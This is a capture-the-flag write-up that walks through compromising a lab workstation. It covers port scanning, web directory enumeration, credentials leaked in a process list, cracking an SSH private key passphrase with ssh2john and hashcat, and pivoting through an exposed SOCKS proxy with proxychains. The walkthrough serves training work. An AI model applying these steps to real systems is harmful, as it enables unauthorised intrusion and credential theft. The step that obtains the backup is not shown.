

Admin John

Admin John

5

Hi, TCC-CSIRT analyst,


please check if any inappropriate services are running on the workstation `john.admins.cypherfix.tcc`. We know that this workstation belongs to an administrator who likes to experiment on his own machine.

Initial reconnaissance using nmap shows that John's workstation has three open ports - 22 for SSH, 80 for a webserver and port 23000 whose purpose is unknown at this point.

```
(kali㉿kali)-[~/catch/admin-john]
$ nmap -p- john.admins.cypherfix.tcc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 12:20 EST
Nmap scan report for john.admins.cypherfix.tcc (10.99.24.101)
Host is up (0.0063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
23000/tcp  open  inovaport1

Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```

Querying the webserver reveals that it probably uses PHP.



Hello world in PHP.


Using the information above and running gobuster against the webserver with the `dirb/big.txt` wordlist along with the PHP extension finds two interesting files - `environment.php` and `mybackup.php`.

```

(kali@kali)-[~/catch/admin-john]
$ gobuster dir -u http://john.admins.cypherfix.tcc/ -w /usr/share/wordlists/dirb/big.txt -x php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://john.admins.cypherfix.tcc/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 290]
./htpasswd.php (Status: 403) [Size: 290]
./htaccess.php (Status: 403) [Size: 290]
./htaccess (Status: 403) [Size: 290]
/environment.php (Status: 200) [Size: 3179]
/index.php (Status: 200) [Size: 28]
/javascript (Status: 301) [Size: 343] [→ http://john.admins.cypherfix.tcc/javascript/]
/mybackup.php (Status: 200) [Size: 235]
/server-status (Status: 403) [Size: 290]
Progress: 40938 / 40940 (100.00%)
=====
Finished
=====

```

The `environment.php` page shows the server's `uname`, disk usage and running processes. From the process list, it is apparent that the open port 23000 seen previously is a SSH-tunnelled SOCKS proxy. This information will come in handy later.



Environment Variables

Linux 3c829efad07d 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux


Disk usage

```
Filesystem Size Used Avail Use% Mounted on
overlay 98G 36G 58G 38% /
tmpfs 64M 0 64M 0% /dev
shm 64M 0 64M 0% /dev/shm
/dev/sda2 98G 36G 58G 38% /etc/hosts
tmpfs 3.9G 0 3.9G 0% /proc/acpi
tmpfs 3.9G 0 3.9G 0% /sys/firmware
```

Running Processes

```
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.0 3924 2712 ? Ss Oct14 0:00 /bin/bash /entrypoint.sh
root 62 0.0 0.2 37096 18332 ? S Oct14 10:33 /usr/bin/python3 /usr/bin/supervisord
root 63 0.0 0.0 2576 792 ? S Oct14 0:00 \ /bin/sh /usr/sbin/apachectl -D FOREGROUND
root 69 0.0 0.1 201060 11652 ? S Oct14 2:10 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911334 0.0 0.1 201788 15072 ? S Oct28 0:05 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911346 0.0 0.1 201788 15072 ? S Oct28 0:05 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911352 0.0 0.1 201808 15092 ? S Oct28 0:06 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911371 0.0 0.1 201788 15076 ? S Oct28 0:05 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911400 0.0 0.1 201788 15100 ? S Oct28 0:06 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 911407 0.0 0.1 201788 15144 ? S Oct28 0:06 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391727 0.4 0.1 201788 15060 ? S 16:32 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391728 0.4 0.1 201648 13204 ? S 16:32 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391729 0.4 0.1 201648 11752 ? S 16:32 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391732 0.4 0.1 201648 11752 ? S 16:32 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391754 1.9 0.1 201648 11680 ? S 16:32 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391755 0.9 0.1 201648 11680 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391756 0.9 0.1 201648 11680 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391763 0.0 0.1 201460 10236 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391764 0.0 0.1 201460 10236 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391765 0.0 0.1 201460 10236 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
www-data 1391766 0.0 0.1 201460 10236 ? S 16:33 0:00 | \ /usr/sbin/apache2 -D FOREGROUND
root 64 0.0 0.0 3976 2144 ? S Oct14 0:17 \ cron -f
root 1391767 0.0 0.0 5868 2616 ? S 16:33 0:00 | \ CRON -f
root 1391768 0.0 0.0 2576 872 ? Ss 16:33 0:00 | \ /bin/sh -c /bin/ps faxu > /backup/ps.txt
root 1391769 0.0 0.0 8100 4024 ? R 16:33 0:00 | \ /bin/ps faxu
root 65 0.0 0.0 15432 4720 ? S Oct14 1:34 \ sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
john@tc+ 66 0.0 0.0 2464 824 ? S Oct14 0:00 \ sshpass -p xxxxxxxxxxxxxxxxxxxx ssh -o StrictHostKeyChecking=no -N -D 0.0.0.0:23000
backuper@10.99.24.100
john@tc+ 67 0.0 0.4 45112 37428 pts/0 Ss+ Oct14 19:45 \ ssh -o StrictHostKeyChecking=no -N -D 0.0.0.0:23000 backuper@10.99.24.100
```

The page `mybackup.php` reveals that there's a backup process running every 10 minutes and the backup is stored on a remote server with IP `10.99.24.100`.



Backup status

```
Interval: Every 10 minutes
Remote server: 10.99.24.100
Backup directories: /home
Excluded files: flag.txt
Last backup(timestamp): 1730997001
Result: Backup successful
```

Waiting for the right time and refreshing the page with the process list at the right time when the backup process runs leaks SMB credentials to the backup server, as shown below.

```
$ tar -xvf backup-home.tgz
home/
home/john@tcc.local/
home/john@tcc.local/.mozilla/
home/john@tcc.local/.mozilla/firefox/
...
home/john@tcc.local/.ssh/
home/john@tcc.local/.ssh/authorized_keys
home/john@tcc.local/.ssh/id_rsa
home/john@tcc.local/.ssh/known_hosts
```

```
home/john@tcc.local/.ssh/id_rsa.pub  
home/john@tcc.local/.selected_editor
```

Examining the private key with `ssh-keygen` unfortunately shows that the key is protected with a password.

```
(kali@kali)-[~/catch/admin-john]  
$ ssh-keygen -y -f home/john@tcc.local/.ssh/id_rsa  
Enter passphrase for "home/john@tcc.local/.ssh/id_rsa":  
Load key "home/john@tcc.local/.ssh/id_rsa": incorrect passphrase supplied to decrypt private key
```

To try and crack the private key's password, it is first necessary to extract the crackable hash using the `ssh2john` tool.

```
(kali@kali)-[~/catch/admin-john]  
$ ssh2john home/john@tcc.local/.ssh/id_rsa  
home/john@tcc.local/.ssh/id_rsa:$sshng$1$16$F777BAF040CA045AC209801D4  
79bb2a27cb8d8ec56edede333d78f2067097996e19a7e6c573fd62371519f3ecaac19  
a59eb659c53c0d21fab3c4b92fdab1c6f0c1fc057b12f59bdf7de91ce3f364d9d36d1  
c48b5b7f0d7bf226c114ddadd9c0a30878ac7e65e524d01739e75268308ad632da534  
26991c2d7800af0696bc829a99cd5924475c1aee7ac5e24d8307f42f1f76f908e6f6c
```

In this case, the preference was to use the [hashcat](#) tool, which meant the hash file needed to be altered slightly, i.e. removing the file name from the beginning of the file, like shown below.

```
PS C:\tools\hashcat-6.2.6> type .\id_rsa.hash  
$sshng$1$16$F777BAF040CA045AC209801D46DCA63B$1200$14a6de58c2a1fe1681af9c6b5  
75e2f68051e112eb76f5a3015ad9383e15ed93637774c389df23bf766214a7275feb6155012  
b2b95572c832685d9b119a7627de1ec3a41c84d233e41cdbc63f674cd659d6b28a70cbcd1e3  
1d75d6c93fda40ed4838e60c5b1994938a029a235b26a92df913557710aa4cbe766f25b3269
```

Now, to try and crack the hash using hashcat along with a ruleset called [OneRuleToRuleThemStill](#) and the `rockyou` wordlist, the following command was used.

```
$ .\hashcat.exe -r ..\wordlists\OneRuleToRuleThemStill.rule .\id_rsa.hash  
..\wordlists\rockyou.txt
```

After a few seconds, the password `Enterprise2215` is cracked.


```

Dictionary cache hit:
* Filename..: ..\wordlists\rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 694469055390

$sshng$1$16$f777baf040ca045ac209801d46dca63b$1200$14a6de58c2a1fe1681af9c6b5d5283f039646cfb2
a0fc7ff3bd18d4fcf26ddd320c8106f8430ea0c1f93fbc1f3029b75a0c2dedc55106bf083b2579bb2a27cb8d8e
fd62371519f3ecaac19668913675e2f68051e112eb76f5a3015ad9383e15ed93637774c389df23bf766214a7275
c45690fa4baee8191b4a33ac4928c17f6aab448042b6b94f76af7ea26c5a59eb659c53c0d21fab3c4b92fdab1c6
1f14363876983a9ba9159b63d9c923e5af1ca5452f5784a932b6b2b95572c832685d9b119a7627de1ec3a41c84d
89ac080f7377cd721ab4428ab5808094c253a549fc48b5b7f0d7bf226c114ddadd9c0a30878ac7e65e524d01739
0e8a1481f49fab7525fa7a43e09092b4dac3bea8cd8b99436310402fe2cdfbc6b0a94170d022af1d75d6c93fda4
913557710aa4cbe766f25b326991c2d7800af0696bc829a99cd5924475c1aee7ac5e24d8307f42f1f76f908e6f6
9af1f67efe19798f62dddeddb67bb4389e3be9871df5840353ec7357a1bdbbdc5c13a362d47a882cfb3ba0ec12
6e896cd0bee1efd80b70593b3991d0d5617d8293d43164eba3c6ca7482eca8a614996ae080f35ede4432ed50a1e
7cdd9b81edc64711ea8af4d6b6682411731e48c3b93e0894d6bda8d13e81741db74433ad2fda2ea7e164752ca07
42a11ce0751a5a0d6000087bc2f31d9e8376fb6c466a97ba64d6a8008a9da55fde3fe9ff269f1427fa544480fef
7f9d1bf9e302021e5e41e70fe89066d30d4e0baf65d3a82f6083cbf887a7ef6b020632a4cd5d9bbb2fcc2c391fd
d07a1ca7ed2c38e640722369baed9d614ef6f74e65ccc2b2195f5f50164c5c4516d8f9439f96cb769bba22cd4b4
fa6367537b1725ade2ac2d6e961cc3b9aa827bf73ac0cbd80a4b17eece945ab47632eb845d085e09be9bbfa01d2
c5fd83044c56a0562fc4c9d9f335db71516cda638949922689fd733534f7a3084537f572746132843f3b678a436
7e55c9131b214924d24248c191ae23af4255f56e6ffb7dcd6647b7a93323cc0efb6046d45409c540c53938f1515
a7ae562278683b20b0941b916551f53c5f2ddf81c020aa0816b6098648a62b33619f05449504a8beb87afe5bb5d
99a01b9a00bc2f59fe893e7580d940bae96e52a2fc4df7d9128cb82a554172c5337c00c96429002fcfb9f2b8505
daba712adf0df43d35d36a0b8fe88f09f9849:Enterprise2215

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22931 (RSA/DSA/EC/OpenSSH Private Keys ($1, $3$))
Hash.Target.....: $sshng$1$16$f777baf040ca045ac209801d46dca63b$1200$1...9f9849
Time.Started.....: Thu Nov 07 18:01:48 2024 (4 secs)
Time.Estimated...: Thu Nov 07 18:01:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (..\wordlists\rockyou.txt)
Guess.Mod.....: Rules (..\wordlists\OneRuleToRuleThemStill.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 330.4 MH/s (8.06ms) @ Accel:32 Loops:64 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1591214080/694469055390 (0.23%)
Rejected.....: 0/1591214080 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:38784-38848 Iteration:0-64
Candidate.Engine.: Device Generator
Candidates.#1....: 1p23456 -> muffinsloserfacel
Hardware.Mon.#1..: Temp: 58c Fan: 24% Util: 98% Core:1860MHz Mem:5005MHz Bus:16

Started: Thu Nov 07 18:01:45 2024
Stopped: Thu Nov 07 18:01:54 2024

```

Examining the `.ssh` folder closer, the `authorized_keys` file contains a single line which specifies that once the private key is used to log in, the command `cat /home/john@tcc.local/flag.txt` is executed, hopefully printing the flag. At the same time, the key is restricted to be only used to log in from the IP address `10.99.24.100`.

```

(kali@kali)-[~/../admin-john/home/john@tcc.local/.ssh]
$ cat authorized_keys
from="10.99.24.100",command="cat /home/john@tcc.local/flag.txt" ssh-rsa AAAAB3NzaC1yc2EAAA
CBmB43Aa50yrhirUyxgT70h23iwVMh1s5WyC3WR7QuyMbs0TvZOIQWK4FltcDqT9w+3+oekx00Wya8QdjodEi2Pmj

```

The address above is the address of the other server to which the server backup was uploaded as well as where the SSH tunnel with the exposed SOCKS proxy on port 23000 is

pointed at. This means that it is possible to access the SSH server from the specified IP address using `proxychains`.

```
(kali㉿kali)-[~/.../admin-john/home/john@tcc.local/.ssh]
$ cat proxychains.conf
strict_chain

[ProxyList]
socks5 10.99.24.101 23000

(kali㉿kali)-[~/.../admin-john/home/john@tcc.local/.ssh]
$ proxychains -f proxychains.conf ssh -i id_rsa john\@tcc.local@john.admins.cypherfix.tcc
[proxychains] config file found: proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.99.24.101:23000 ... 10.99.24.101:22 ... OK
Enter passphrase for key 'id_rsa':
FLAG{sIej-5d9a-aIbh-v4qH}
Connection to john.admins.cypherfix.tcc closed.
```

Using the proxychains configuration shown above, it is possible to log in to John's user account (note that the username is `john@tcc.local`, not just `john`) and get the flag: `FLAG{sIej-5d9a-aIbh-v4qH}`.